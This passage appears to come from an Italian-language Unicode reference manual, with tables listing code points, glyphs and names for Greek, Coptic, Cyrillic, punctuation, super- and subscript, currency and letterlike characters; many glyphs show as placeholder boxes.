U+0388		GREEK CAPITAL LETTER EPSILON WITH TONOS
U+0389		GREEK CAPITAL LETTER ETA WITH TONOS
U+038A		GREEK CAPITAL LETTER IOTA WITH TONOS
U+038C		GREEK CAPITAL LETTER OMICRON WITH TONOS
U+038E		GREEK CAPITAL LETTER UPSILON WITH TONOS
U+038F		GREEK CAPITAL LETTER OMEGA WITH TONOS
U+0390		GREEK SMALL LETTER IOTA WITH DIALYTIKA AND TONOS
U+0391	A	GREEK CAPITAL LETTER ALPHA
U+0392	B	GREEK CAPITAL LETTER BETA
U+0393	Γ	GREEK CAPITAL LETTER GAMMA
U+0394		GREEK CAPITAL LETTER DELTA
U+0395	E	GREEK CAPITAL LETTER EPSILON
U+0396	Z	GREEK CAPITAL LETTER ZETA
U+0397	H	GREEK CAPITAL LETTER ETA
U+0398	Θ	GREEK CAPITAL LETTER THETA
U+0399	I	GREEK CAPITAL LETTER IOTA
U+039A	K	GREEK CAPITAL LETTER KAPPA
U+039B	Λ	GREEK CAPITAL LETTER LAMDA

Punto di codifica	Aspetto	Descrizione
U+039C	Μ	GREEK CAPITAL LETTER MU
U+039D	Ν	GREEK CAPITAL LETTER NU
U+039E	Ξ	GREEK CAPITAL LETTER XI
U+039F	Ο	GREEK CAPITAL LETTER OMICRON
U+03A0	Π	GREEK CAPITAL LETTER PI
U+03A1	Ρ	GREEK CAPITAL LETTER RHO
U+03A3	Σ	GREEK CAPITAL LETTER SIGMA
U+03A4	Τ	GREEK CAPITAL LETTER TAU
U+03A5	Υ	GREEK CAPITAL LETTER UPSILON
U+03A6	Φ	GREEK CAPITAL LETTER PHI
U+03A7	Χ	GREEK CAPITAL LETTER CHI
U+03A8	Ψ	GREEK CAPITAL LETTER PSI
U+03A9	Ω	GREEK CAPITAL LETTER OMEGA
U+03AA		GREEK CAPITAL LETTER IOTA WITH DIALYTIKA
U+03AB		GREEK CAPITAL LETTER UPSILON WITH DIALYTIKA
U+03AC		GREEK SMALL LETTER ALPHA WITH TONOS
U+03AD		GREEK SMALL LETTER EPSILON WITH TONOS
U+03AE		GREEK SMALL LETTER ETA WITH TONOS
U+03AF		GREEK SMALL LETTER IOTA WITH TONOS
U+03B0		GREEK SMALL LETTER UPSILON WITH DIALYTIKA AND TONOS
U+03B1	α	GREEK SMALL LETTER ALPHA
U+03B2	β	GREEK SMALL LETTER BETA
U+03B3	γ	GREEK SMALL LETTER GAMMA
U+03B4	δ	GREEK SMALL LETTER DELTA
U+03B5	ε	GREEK SMALL LETTER EPSILON
U+03B6	ζ	GREEK SMALL LETTER ZETA
U+03B7	η	GREEK SMALL LETTER ETA
U+03B8	θ	GREEK SMALL LETTER THETA
U+03B9	ι	GREEK SMALL LETTER IOTA
U+03BA	κ	GREEK SMALL LETTER KAPPA
U+03BB	λ	GREEK SMALL LETTER LAMDA
U+03BC	μ	GREEK SMALL LETTER MU
U+03BD	ν	GREEK SMALL LETTER NU
U+03BE	ξ	GREEK SMALL LETTER XI
U+03BF	ο	GREEK SMALL LETTER OMICRON
U+03C0	π	GREEK SMALL LETTER PI
U+03C1	ρ	GREEK SMALL LETTER RHO
U+03C2	ς	GREEK SMALL LETTER FINAL SIGMA
U+03C3	σ	GREEK SMALL LETTER SIGMA
U+03C4	τ	GREEK SMALL LETTER TAU
U+03C5	υ	GREEK SMALL LETTER UPSILON
U+03C6	φ	GREEK SMALL LETTER PHI
U+03C7	χ	GREEK SMALL LETTER CHI
U+03C8	ψ	GREEK SMALL LETTER PSI
U+03C9	ω	GREEK SMALL LETTER OMEGA
U+03CA		GREEK SMALL LETTER IOTA WITH DIALYTIKA
U+03CB		GREEK SMALL LETTER UPSILON WITH DIALYTIKA
U+03CC		GREEK SMALL LETTER OMICRON WITH TONOS
U+03CD		GREEK SMALL LETTER UPSILON WITH TONOS
U+03CE		GREEK SMALL LETTER OMEGA WITH TONOS
U+03D0	β	GREEK BETA SYMBOL
U+03D1	ϑ	GREEK THETA SYMBOL
U+03D2	ϒ	GREEK UPSILON WITH HOOK SYMBOL
U+03D3	□	GREEK UPSILON WITH ACUTE AND HOOK SYMBOL
U+03D4	□	GREEK UPSILON WITH DIAERESIS AND HOOK SYMBOL

Punto di codifica	Aspetto	Descrizione
U+03D5	φ	GREEK PHI SYMBOL
U+03D6	ϖ	GREEK PI SYMBOL
U+03D7	□	GREEK KAI SYMBOL
U+03D8	□	GREEK LETTER ARCHAIC KOPPA
U+03D9	□	GREEK SMALL LETTER ARCHAIC KOPPA
U+03DA	□	GREEK LETTER STIGMA
U+03DB		GREEK SMALL LETTER STIGMA
U+03DC		GREEK LETTER DIGAMMA
U+03DD		GREEK SMALL LETTER DIGAMMA
U+03DE	□	GREEK LETTER KOPPA
U+03DF		GREEK SMALL LETTER KOPPA
U+03E0	□	GREEK LETTER SAMPI
U+03E1		GREEK SMALL LETTER SAMPI
U+03E2	□	COPTIC CAPITAL LETTER SHEI
U+03E3	□	COPTIC SMALL LETTER SHEI
U+03E4	□	COPTIC CAPITAL LETTER FEI
U+03E5	□	COPTIC SMALL LETTER FEI
U+03E6	□	COPTIC CAPITAL LETTER KHEI
U+03E7	□	COPTIC SMALL LETTER KHEI
U+03E8	□	COPTIC CAPITAL LETTER HORI
U+03E9	□	COPTIC SMALL LETTER HORI
U+03EA	□	COPTIC CAPITAL LETTER GANGIA
U+03EB	□	COPTIC SMALL LETTER GANGIA
U+03EC	□	COPTIC CAPITAL LETTER SHIMA
U+03ED	□	COPTIC SMALL LETTER SHIMA
U+03EE	□	COPTIC CAPITAL LETTER DEI
U+03EF	□	COPTIC SMALL LETTER DEI
U+03F0	ϰ	GREEK KAPPA SYMBOL
U+03F1	ϱ	GREEK RHO SYMBOL
U+03F2	ς	GREEK LUNATE SIGMA SYMBOL
U+03F3	□	GREEK LETTER YOT
U+03F4	ϴ	GREEK CAPITAL THETA SYMBOL
U+03F5	ε	GREEK LUNATE EPSILON SYMBOL
U+03F6	□	GREEK REVERSED LUNATE EPSILON SYMBOL
U+03F7	□	GREEK CAPITAL LETTER SHO
U+03F8	□	GREEK SMALL LETTER SHO
U+03F9	Σ	GREEK CAPITAL LUNATE SIGMA SYMBOL
U+03FA	□	GREEK CAPITAL LETTER SAN
U+03FB	□	GREEK SMALL LETTER SAN

Tabella 513.5. *Cyrillic.*

Punto di codifica	Aspetto	Descrizione
U+0400	□	CYRILLIC CAPITAL LETTER IE WITH GRAVE
U+0401	Ё	CYRILLIC CAPITAL LETTER IO
U+0402	Ђ	CYRILLIC CAPITAL LETTER DJE (Serbocroatian)
U+0403	Ѓ	CYRILLIC CAPITAL LETTER GJE
U+0404	Є	CYRILLIC CAPITAL LETTER UKRAINIAN IE
U+0405	Ѕ	CYRILLIC CAPITAL LETTER DZE
U+0406	І	CYRILLIC CAPITAL LETTER BYELORUSSIAN-UKRAINIAN I
U+0407	□	CYRILLIC CAPITAL LETTER YI (Ukrainian)
U+0408	Ј	CYRILLIC CAPITAL LETTER JE
U+0409	Љ	CYRILLIC CAPITAL LETTER LJE
U+040A	Њ	CYRILLIC CAPITAL LETTER NJE

Punto di codifica	Aspetto	Descrizione
U+040B	Ћ	CYRILLIC CAPITAL LETTER TSHE (Serbocroatian)
U+040C	Ќ	CYRILLIC CAPITAL LETTER KJE
U+040D	□	CYRILLIC CAPITAL LETTER I WITH GRAVE
U+040E	Ў	CYRILLIC CAPITAL LETTER SHORT U (Byelorussian)
U+040F	Џ	CYRILLIC CAPITAL LETTER DZHE
U+0410	А	CYRILLIC CAPITAL LETTER A
U+0411	Б	CYRILLIC CAPITAL LETTER BE
U+0412	В	CYRILLIC CAPITAL LETTER VE
U+0413	Г	CYRILLIC CAPITAL LETTER GHE
U+0414	Д	CYRILLIC CAPITAL LETTER DE
U+0415	Е	CYRILLIC CAPITAL LETTER IE
U+0416	Ж	CYRILLIC CAPITAL LETTER ZHE
U+0417	З	CYRILLIC CAPITAL LETTER ZE
U+0418	И	CYRILLIC CAPITAL LETTER I
U+0419	Й	CYRILLIC CAPITAL LETTER SHORT I
U+041A	К	CYRILLIC CAPITAL LETTER KA
U+041B	Л	CYRILLIC CAPITAL LETTER EL
U+041C	М	CYRILLIC CAPITAL LETTER EM
U+041D	Н	CYRILLIC CAPITAL LETTER EN
U+041E	О	CYRILLIC CAPITAL LETTER O
U+041F	П	CYRILLIC CAPITAL LETTER PE
U+0420	Р	CYRILLIC CAPITAL LETTER ER
U+0421	С	CYRILLIC CAPITAL LETTER ES
U+0422	Т	CYRILLIC CAPITAL LETTER TE
U+0423	У	CYRILLIC CAPITAL LETTER U
U+0424	Ф	CYRILLIC CAPITAL LETTER EF
U+0425	Х	CYRILLIC CAPITAL LETTER HA
U+0426	Ц	CYRILLIC CAPITAL LETTER TSE
U+0427	Ч	CYRILLIC CAPITAL LETTER CHE
U+0428	Ш	CYRILLIC CAPITAL LETTER SHA
U+0429	Щ	CYRILLIC CAPITAL LETTER SHCHA
U+042A	Ъ	CYRILLIC CAPITAL LETTER HARD SIGN
U+042B	Ы	CYRILLIC CAPITAL LETTER YERU
U+042C	Ь	CYRILLIC CAPITAL LETTER SOFT SIGN
U+042D	Э	CYRILLIC CAPITAL LETTER E
U+042E	Ю	CYRILLIC CAPITAL LETTER YU
U+042F	Я	CYRILLIC CAPITAL LETTER YA
U+0430	а	CYRILLIC SMALL LETTER A
U+0431	б	CYRILLIC SMALL LETTER BE
U+0432	в	CYRILLIC SMALL LETTER VE
U+0433	г	CYRILLIC SMALL LETTER GHE
U+0434	д	CYRILLIC SMALL LETTER DE
U+0435	е	CYRILLIC SMALL LETTER IE
U+0436	ж	CYRILLIC SMALL LETTER ZHE
U+0437	з	CYRILLIC SMALL LETTER ZE
U+0438	и	CYRILLIC SMALL LETTER I
U+0439	й	CYRILLIC SMALL LETTER SHORT I
U+043A	к	CYRILLIC SMALL LETTER KA
U+043B	л	CYRILLIC SMALL LETTER EL
U+043C	м	CYRILLIC SMALL LETTER EM
U+043D	н	CYRILLIC SMALL LETTER EN
U+043E	о	CYRILLIC SMALL LETTER O
U+043F	п	CYRILLIC SMALL LETTER PE
U+0440	р	CYRILLIC SMALL LETTER ER
U+0441	с	CYRILLIC SMALL LETTER ES

Punto di codifica	Aspetto	Descrizione
U+0442	т	CYRILLIC SMALL LETTER TE
U+0443	у	CYRILLIC SMALL LETTER U
U+0444	ф	CYRILLIC SMALL LETTER EF
U+0445	х	CYRILLIC SMALL LETTER HA
U+0446	ц	CYRILLIC SMALL LETTER TSE
U+0447	ч	CYRILLIC SMALL LETTER CHE
U+0448	ш	CYRILLIC SMALL LETTER SHA
U+0449	щ	CYRILLIC SMALL LETTER SHCHA
U+044A	ъ	CYRILLIC SMALL LETTER HARD SIGN
U+044B	ы	CYRILLIC SMALL LETTER YERU
U+044C	ь	CYRILLIC SMALL LETTER SOFT SIGN
U+044D	э	CYRILLIC SMALL LETTER E
U+044E	ю	CYRILLIC SMALL LETTER YU
U+044F	я	CYRILLIC SMALL LETTER YA
U+0450	□	CYRILLIC SMALL LETTER IE WITH GRAVE
U+0451	ё	CYRILLIC SMALL LETTER IO
U+0452	ђ	CYRILLIC SMALL LETTER DJE (Serbocroatian)
U+0453	ѓ	CYRILLIC SMALL LETTER GJE
U+0454	є	CYRILLIC SMALL LETTER UKRAINIAN IE
U+0455	ѕ	CYRILLIC SMALL LETTER DZE
U+0456	і	CYRILLIC SMALL LETTER BYELORUSSIAN-UKRAINIAN I
U+0457	ї	CYRILLIC SMALL LETTER YI (Ukrainian)
U+0458	ј	CYRILLIC SMALL LETTER JE
U+0459	љ	CYRILLIC SMALL LETTER LJE
U+045A	њ	CYRILLIC SMALL LETTER NJE
U+045B	ћ	CYRILLIC SMALL LETTER TSHE (Serbocroatian)
U+045C	ќ	CYRILLIC SMALL LETTER KJE
U+045D	□	CYRILLIC SMALL LETTER I WITH GRAVE
U+045E	ў	CYRILLIC SMALL LETTER SHORT U (Byelorussian)
U+045F	џ	CYRILLIC SMALL LETTER DZHE
U+0460	□	CYRILLIC CAPITAL LETTER OMEGA
U+0461	□	CYRILLIC SMALL LETTER OMEGA
U+0462		CYRILLIC CAPITAL LETTER YAT
U+0463		CYRILLIC SMALL LETTER YAT
U+0464	□	CYRILLIC CAPITAL LETTER IOTIFIED E
U+0465	□	CYRILLIC SMALL LETTER IOTIFIED E
U+0466	□	CYRILLIC CAPITAL LETTER LITTLE YUS
U+0467	□	CYRILLIC SMALL LETTER LITTLE YUS
U+0468	□	CYRILLIC CAPITAL LETTER IOTIFIED LITTLE YUS
U+0469	□	CYRILLIC SMALL LETTER IOTIFIED LITTLE YUS
U+046A	□	CYRILLIC CAPITAL LETTER BIG YUS
U+046B	□	CYRILLIC SMALL LETTER BIG YUS
U+046C	□	CYRILLIC CAPITAL LETTER IOTIFIED BIG YUS
U+046D	□	CYRILLIC SMALL LETTER IOTIFIED BIG YUS
U+046E	□	CYRILLIC CAPITAL LETTER KSI
U+046F	□	CYRILLIC SMALL LETTER KSI
U+0470	□	CYRILLIC CAPITAL LETTER PSI
U+0471	□	CYRILLIC SMALL LETTER PSI
U+0472		CYRILLIC CAPITAL LETTER FITA
U+0473		CYRILLIC SMALL LETTER FITA
U+0474		CYRILLIC CAPITAL LETTER IZHITSA
U+0475		CYRILLIC SMALL LETTER IZHITSA
U+0476	□	CYRILLIC CAPITAL LETTER IZHITSA WITH DOUBLE GRAVE ACCENT

Punto di codifica	Aspetto	Descrizione
U+0477	☐	CYRILLIC SMALL LETTER IZHITSA WITH DOUBLE GRAVE ACCENT
U+0478	☐	CYRILLIC CAPITAL LETTER UK
U+0479	☐	CYRILLIC SMALL LETTER UK
U+047A	☐	CYRILLIC CAPITAL LETTER ROUND OMEGA
U+047B	☐	CYRILLIC SMALL LETTER ROUND OMEGA
U+047C	☐	CYRILLIC CAPITAL LETTER OMEGA WITH TITLO
U+047D	☐	CYRILLIC SMALL LETTER OMEGA WITH TITLO
U+047E	☐	CYRILLIC CAPITAL LETTER OT
U+047F	☐	CYRILLIC SMALL LETTER OT
U+0480	☐	CYRILLIC CAPITAL LETTER KOPPA
U+0481	☐	CYRILLIC SMALL LETTER KOPPA
U+0482	☐	CYRILLIC THOUSANDS SIGN
U+0483	☐	COMBINING CYRILLIC TITLO
U+0484	☐	COMBINING CYRILLIC PALATALIZATION
U+0485	☐	COMBINING CYRILLIC DASIA PNEUMATA
U+0486	☐	COMBINING CYRILLIC PSILI PNEUMATA
U+0488	☐	COMBINING CYRILLIC HUNDRED THOUSANDS SIGN
U+0489	☐	COMBINING CYRILLIC MILLIONS SIGN
U+048A	☐	CYRILLIC CAPITAL LETTER SHORT I WITH TAIL
U+048B	☐	CYRILLIC SMALL LETTER SHORT I WITH TAIL
U+048C	☐	CYRILLIC CAPITAL LETTER SEMISOFT SIGN
U+048D	☐	CYRILLIC SMALL LETTER SEMISOFT SIGN
U+048E	☐	CYRILLIC CAPITAL LETTER ER WITH TICK
U+048F	☐	CYRILLIC SMALL LETTER ER WITH TICK
U+0490	☐	CYRILLIC CAPITAL LETTER GHE WITH UPTURN
U+0491	☐	CYRILLIC SMALL LETTER GHE WITH UPTURN
U+0492	☐	CYRILLIC CAPITAL LETTER GHE WITH STROKE
U+0493	☐	CYRILLIC SMALL LETTER GHE WITH STROKE
U+0494	☐	CYRILLIC CAPITAL LETTER GHE WITH MIDDLE HOOK
U+0495	☐	CYRILLIC SMALL LETTER GHE WITH MIDDLE HOOK
U+0496	☐	CYRILLIC CAPITAL LETTER ZHE WITH DESCENDER
U+0497	☐	CYRILLIC SMALL LETTER ZHE WITH DESCENDER
U+0498	☐	CYRILLIC CAPITAL LETTER ZE WITH DESCENDER
U+0499	☐	CYRILLIC SMALL LETTER ZE WITH DESCENDER
U+049A	☐	CYRILLIC CAPITAL LETTER KA WITH DESCENDER
U+049B	☐	CYRILLIC SMALL LETTER KA WITH DESCENDER
U+049C	☐	CYRILLIC CAPITAL LETTER KA WITH VERTICAL STROKE
U+049D	☐	CYRILLIC SMALL LETTER KA WITH VERTICAL STROKE
U+049E	☐	CYRILLIC CAPITAL LETTER KA WITH STROKE
U+049F	☐	CYRILLIC SMALL LETTER KA WITH STROKE
U+04A0	☐	CYRILLIC CAPITAL LETTER BASHKIR KA
U+04A1	☐	CYRILLIC SMALL LETTER BASHKIR KA
U+04A2	☐	CYRILLIC CAPITAL LETTER EN WITH DESCENDER
U+04A3	☐	CYRILLIC SMALL LETTER EN WITH DESCENDER
U+04A4	☐	CYRILLIC CAPITAL LIGATURE EN GHE
U+04A5	☐	CYRILLIC SMALL LIGATURE EN GHE
U+04A6	☐	CYRILLIC CAPITAL LETTER PE WITH MIDDLE HOOK (Abkhasian)
U+04A7	☐	CYRILLIC SMALL LETTER PE WITH MIDDLE HOOK (Abkhasian)
U+04A8	☐	CYRILLIC CAPITAL LETTER ABKHASIAN HA
U+04A9	☐	CYRILLIC SMALL LETTER ABKHASIAN HA
U+04AA	☐	CYRILLIC CAPITAL LETTER ES WITH DESCENDER
U+04AB	☐	CYRILLIC SMALL LETTER ES WITH DESCENDER
U+04AC	☐	CYRILLIC CAPITAL LETTER TE WITH DESCENDER
U+04AD	☐	CYRILLIC SMALL LETTER TE WITH DESCENDER

Punto di codifica	Aspetto	Descrizione
U+04AE	□	CYRILLIC CAPITAL LETTER STRAIGHT U
U+04AF	□	CYRILLIC SMALL LETTER STRAIGHT U
U+04B0	□	CYRILLIC CAPITAL LETTER STRAIGHT U WITH STROKE
U+04B1	□	CYRILLIC SMALL LETTER STRAIGHT U WITH STROKE
U+04B2	□	CYRILLIC CAPITAL LETTER HA WITH DESCENDER
U+04B3	□	CYRILLIC SMALL LETTER HA WITH DESCENDER
U+04B4	□	CYRILLIC CAPITAL LIGATURE TE TSE (Abkhasian)
U+04B5	□	CYRILLIC SMALL LIGATURE TE TSE (Abkhasian)
U+04B6	□	CYRILLIC CAPITAL LETTER CHE WITH DESCENDER
U+04B7	□	CYRILLIC SMALL LETTER CHE WITH DESCENDER
U+04B8	□	CYRILLIC CAPITAL LETTER CHE WITH VERTICAL STROKE
U+04B9	□	CYRILLIC SMALL LETTER CHE WITH VERTICAL STROKE
U+04BA	□	CYRILLIC CAPITAL LETTER SHHA
U+04BB	□	CYRILLIC SMALL LETTER SHHA
U+04BC	□	CYRILLIC CAPITAL LETTER ABKHASIAN CHE
U+04BD	□	CYRILLIC SMALL LETTER ABKHASIAN CHE
U+04BE	□	CYRILLIC CAPITAL LETTER ABKHASIAN CHE WITH DESCENDER
U+04BF	□	CYRILLIC SMALL LETTER ABKHASIAN CHE WITH DESCENDER
U+04C0	□	CYRILLIC LETTER PALOCHKA
U+04C1	Ӂ	CYRILLIC CAPITAL LETTER ZHE WITH BREVE
U+04C2	ӂ	CYRILLIC SMALL LETTER ZHE WITH BREVE
U+04C3	□	CYRILLIC CAPITAL LETTER KA WITH HOOK
U+04C4	□	CYRILLIC SMALL LETTER KA WITH HOOK
U+04C5	□	CYRILLIC CAPITAL LETTER EL WITH TAIL
U+04C6	□	CYRILLIC SMALL LETTER EL WITH TAIL
U+04C7	□	CYRILLIC CAPITAL LETTER EN WITH HOOK
U+04C8	□	CYRILLIC SMALL LETTER EN WITH HOOK
U+04C9	□	CYRILLIC CAPITAL LETTER EN WITH TAIL
U+04CA	□	CYRILLIC SMALL LETTER EN WITH TAIL
U+04CB	□	CYRILLIC CAPITAL LETTER KHAKASSIAN CHE
U+04CC	□	CYRILLIC SMALL LETTER KHAKASSIAN CHE
U+04CD	□	CYRILLIC CAPITAL LETTER EM WITH TAIL
U+04CE	□	CYRILLIC SMALL LETTER EM WITH TAIL
U+04D0	Ӑ	CYRILLIC CAPITAL LETTER A WITH BREVE
U+04D1	ӑ	CYRILLIC SMALL LETTER A WITH BREVE
U+04D2	Ӓ	CYRILLIC CAPITAL LETTER A WITH DIAERESIS
U+04D3	ӓ	CYRILLIC SMALL LETTER A WITH DIAERESIS
U+04D4	□	CYRILLIC CAPITAL LIGATURE A IE
U+04D5	□	CYRILLIC SMALL LIGATURE A IE
U+04D6	Ӗ	CYRILLIC CAPITAL LETTER IE WITH BREVE
U+04D7	ӗ	CYRILLIC SMALL LETTER IE WITH BREVE
U+04D8	□	CYRILLIC CAPITAL LETTER SCHWA
U+04D9	□	CYRILLIC SMALL LETTER SCHWA
U+04DA	□	CYRILLIC CAPITAL LETTER SCHWA WITH DIAERESIS
U+04DB	□	CYRILLIC SMALL LETTER SCHWA WITH DIAERESIS
U+04DC	Ӝ	CYRILLIC CAPITAL LETTER ZHE WITH DIAERESIS
U+04DD	ӝ	CYRILLIC SMALL LETTER ZHE WITH DIAERESIS
U+04DE	Ӟ	CYRILLIC CAPITAL LETTER ZE WITH DIAERESIS
U+04DF	ӟ	CYRILLIC SMALL LETTER ZE WITH DIAERESIS
U+04E0	□	CYRILLIC CAPITAL LETTER ABKHASIAN DZE
U+04E1	□	CYRILLIC SMALL LETTER ABKHASIAN DZE
U+04E2	□	CYRILLIC CAPITAL LETTER I WITH MACRON
U+04E3	□	CYRILLIC SMALL LETTER I WITH MACRON
U+04E4	□	CYRILLIC CAPITAL LETTER I WITH DIAERESIS
U+04E5	□	CYRILLIC SMALL LETTER I WITH DIAERESIS

Punto di codifica	Aspetto	Descrizione
U+04E6	□	CYRILLIC CAPITAL LETTER O WITH DIAERESIS
U+04E7	□	CYRILLIC SMALL LETTER O WITH DIAERESIS
U+04E8	□	CYRILLIC CAPITAL LETTER BARRED O
U+04E9	□	CYRILLIC SMALL LETTER BARRED O
U+04EA	□	CYRILLIC CAPITAL LETTER BARRED O WITH DIAERESIS
U+04EB	□	CYRILLIC SMALL LETTER BARRED O WITH DIAERESIS
U+04EC	□	CYRILLIC CAPITAL LETTER E WITH DIAERESIS
U+04ED	□	CYRILLIC SMALL LETTER E WITH DIAERESIS
U+04EE	□	CYRILLIC CAPITAL LETTER U WITH MACRON
U+04EF	□	CYRILLIC SMALL LETTER U WITH MACRON
U+04F0	□	CYRILLIC CAPITAL LETTER U WITH DIAERESIS
U+04F1	□	CYRILLIC SMALL LETTER U WITH DIAERESIS
U+04F2	□	CYRILLIC CAPITAL LETTER U WITH DOUBLE ACUTE
U+04F3	□	CYRILLIC SMALL LETTER U WITH DOUBLE ACUTE
U+04F4	□	CYRILLIC CAPITAL LETTER CHE WITH DIAERESIS
U+04F5	□	CYRILLIC SMALL LETTER CHE WITH DIAERESIS
U+04F8	□	CYRILLIC CAPITAL LETTER YERU WITH DIAERESIS
U+04F9	□	CYRILLIC SMALL LETTER YERU WITH DIAERESIS

Tabella 513.6. *General punctuation.*

Punto di codifica	Aspetto	Descrizione
U+2000	□	EN QUAD
U+2001	□	EM QUAD
U+2002	□	EN SPACE
U+2003	□	EM SPACE
U+2004	□	THREE-PER-EM SPACE
U+2005	□	FOUR-PER-EM SPACE
U+2006	□	SIX-PER-EM SPACE
U+2007	□	FIGURE SPACE
U+2008	□	PUNCTUATION SPACE
U+2009	□	THIN SPACE
U+200A	□	HAIR SPACE
U+200B	□	ZERO WIDTH SPACE
U+200C	□	ZERO WIDTH NON-JOINER
U+200D	□	ZERO WIDTH JOINER
U+200E	□	LEFT-TO-RIGHT MARK
U+200F	□	RIGHT-TO-LEFT MARK
U+2010	‐	HYPHEN
U+2011	□	NON-BREAKING HYPHEN
U+2012	□	FIGURE DASH
U+2013	–	EN DASH
U+2014	—	EM DASH
U+2015	□	HORIZONTAL BAR
U+2016	□	DOUBLE VERTICAL LINE
U+2017	□	DOUBLE LOW LINE
U+2018	‘	LEFT SINGLE QUOTATION MARK
U+2019	’	RIGHT SINGLE QUOTATION MARK
U+201A	‚	SINGLE LOW-9 QUOTATION MARK
U+201B	□	SINGLE HIGH-REVERSED-9 QUOTATION MARK
U+201C	“	LEFT DOUBLE QUOTATION MARK
U+201D	”	RIGHT DOUBLE QUOTATION MARK
U+201E	„	DOUBLE LOW-9 QUOTATION MARK
U+201F	□	DOUBLE HIGH-REVERSED-9 QUOTATION MARK

Punto di codifica	Aspetto	Descrizione
U+2020	†	DAGGER
U+2021	‡	DOUBLE DAGGER
U+2022	•	BULLET
U+2023	□	TRIANGULAR BULLET
U+2024	·	ONE DOT LEADER
U+2025	··	TWO DOT LEADER
U+2026	···	HORIZONTAL ELLIPSIS
U+2027	□	HYPHENATION POINT
U+2028	□	LINE SEPARATOR
U+2029	□	PARAGRAPH SEPARATOR
U+202A	□	LEFT-TO-RIGHT EMBEDDING
U+202B	□	RIGHT-TO-LEFT EMBEDDING
U+202C	□	POP DIRECTIONAL FORMATTING
U+202D	□	LEFT-TO-RIGHT OVERRIDE
U+202E	□	RIGHT-TO-LEFT OVERRIDE
U+202F	□	NARROW NO-BREAK SPACE
U+2030	‰	PER MILLE SIGN
U+2031	%▬	PER TEN THOUSAND SIGN
U+2032	′	PRIME
U+2033	″	DOUBLE PRIME
U+2034	‴	TRIPLE PRIME
U+2035	□	REVERSED PRIME
U+2036	□	REVERSED DOUBLE PRIME
U+2037	□	REVERSED TRIPLE PRIME
U+2038	□	CARET
U+2039	‹	SINGLE LEFT-POINTING ANGLE QUOTATION MARK
U+203A	›	SINGLE RIGHT-POINTING ANGLE QUOTATION MARK
U+203B	※	REFERENCE MARK
U+203C	!!	DOUBLE EXCLAMATION MARK
U+203D	‽	INTERROBANG
U+203E	‾	OVERLINE
U+203F	□	UNDERTIE (Enotikon)
U+2040	□	CHARACTER TIE
U+2041	□	CARET INSERTION POINT
U+2042	□	ASTERISM
U+2043	□	HYPHEN BULLET
U+2044	/	FRACTION SLASH
U+2045	□	LEFT SQUARE BRACKET WITH QUILL
U+2046	□	RIGHT SQUARE BRACKET WITH QUILL
U+2047	??	DOUBLE QUESTION MARK
U+2048	?!	QUESTION EXCLAMATION MARK
U+2049	!?	EXCLAMATION QUESTION MARK
U+204A	□	TIRONIAN SIGN ET
U+204B	□	REVERSED PILCROW SIGN
U+204C	□	BLACK LEFTWARDS BULLET
U+204D	□	BLACK RIGHTWARDS BULLET
U+204E	□	LOW ASTERISK
U+204F	□	REVERSED SEMICOLON
U+2050	□	CLOSE UP
U+2051	□	TWO ASTERISKS ALIGNED VERTICALLY
U+2052	□	COMMERCIAL MINUS SIGN
U+2053	□	SWUNG DASH
U+2054	□	INVERTED UNDERTIE
U+2057	⁗	QUADRUPLE PRIME
U+205F	□	MEDIUM MATHEMATICAL SPACE

Punto di codifica	Aspetto	Descrizione
U+2060	☐	WORD JOINER
U+2061	☐	FUNCTION APPLICATION
U+2062	☐	INVISIBLE TIMES
U+2063	☐	INVISIBLE SEPARATOR
U+206A	☐	INHIBIT SYMMETRIC SWAPPING
U+206B	☐	ACTIVATE SYMMETRIC SWAPPING
U+206C	☐	INHIBIT ARABIC FORM SHAPING
U+206D	☐	ACTIVATE ARABIC FORM SHAPING
U+206E	☐	NATIONAL DIGIT SHAPES
U+206F	☐	NOMINAL DIGIT SHAPES

Tabella 513.7. *Superscripts and subscripts.*

Punto di codifica	Aspetto	Descrizione
U+2070	^{0}	SUPERSCRIPT ZERO
U+2071	^{i}	SUPERSCRIPT LATIN SMALL LETTER I
U+2072		
U+2073		
U+2074	^{4}	SUPERSCRIPT FOUR
U+2075	^{5}	SUPERSCRIPT FIVE
U+2076	^{6}	SUPERSCRIPT SIX
U+2077	^{7}	SUPERSCRIPT SEVEN
U+2078	^{8}	SUPERSCRIPT EIGHT
U+2079	^{9}	SUPERSCRIPT NINE
U+207A	$^{+}$	SUPERSCRIPT PLUS SIGN
U+207B	$^{-}$	SUPERSCRIPT MINUS
U+207C	$^{=}$	SUPERSCRIPT EQUALS SIGN
U+207D	$^{(}$	SUPERSCRIPT LEFT PARENTHESIS
U+207E	$^{)}$	SUPERSCRIPT RIGHT PARENTHESIS
U+207F	^{n}	SUPERSCRIPT LATIN SMALL LETTER N
U+2080	$_{0}$	SUBSCRIPT ZERO
U+2081	$_{1}$	SUBSCRIPT ONE
U+2082	$_{2}$	SUBSCRIPT TWO
U+2083	$_{3}$	SUBSCRIPT THREE
U+2084	$_{4}$	SUBSCRIPT FOUR
U+2085	$_{5}$	SUBSCRIPT FIVE
U+2086	$_{6}$	SUBSCRIPT SIX
U+2087	$_{7}$	SUBSCRIPT SEVEN
U+2088	$_{8}$	SUBSCRIPT EIGHT
U+2089	$_{9}$	SUBSCRIPT NINE
U+208A	$_{+}$	SUBSCRIPT PLUS SIGN
U+208B	$_{-}$	SUBSCRIPT MINUS
U+208C	$_{=}$	SUBSCRIPT EQUALS SIGN
U+208D	$_{(}$	SUBSCRIPT LEFT PARENTHESIS
U+208E	$_{)}$	SUBSCRIPT RIGHT PARENTHESIS

Tabella 513.8. *Currency symbols.*

Punto di codifica	Aspetto	Descrizione
U+20A0	☐	EURO-CURRENCY SIGN
U+20A1	₡	COLON SIGN
U+20A2	☐	CRUZEIRO SIGN
U+20A3	☐	FRENCH FRANC SIGN
U+20A4	₤	LIRA SIGN
U+20A5	☐	MILL SIGN
U+20A6	₦	NAIRA SIGN
U+20A7	☐	PESETA SIGN
U+20A8	Rs	RUPEE SIGN
U+20A9	₩	WON SIGN
U+20AA	☐	NEW SHEQEL SIGN
U+20AB	₫	DONG SIGN
U+20AC	€	EURO SIGN
U+20AD	☐	KIP SIGN
U+20AE	☐	TUGRIK SIGN
U+20AF	☐	DRACHMA SIGN
U+20B0	☐	GERMAN PENNY SIGN
U+20B1	☐	PESO SIGN

Tabella 513.9. *Letterlike symbols.*

Punto di codifica	Aspetto	Descrizione
U+2100	a/c	ACCOUNT OF
U+2101	a/s	ADDRESSED TO THE SUBJECT
U+2102	☐	DOUBLE-STRUCK CAPITAL C
U+2103	°C	DEGREE CELSIUS
U+2104	☐	CENTRE LINE SYMBOL
U+2105	c/o	CARE OF
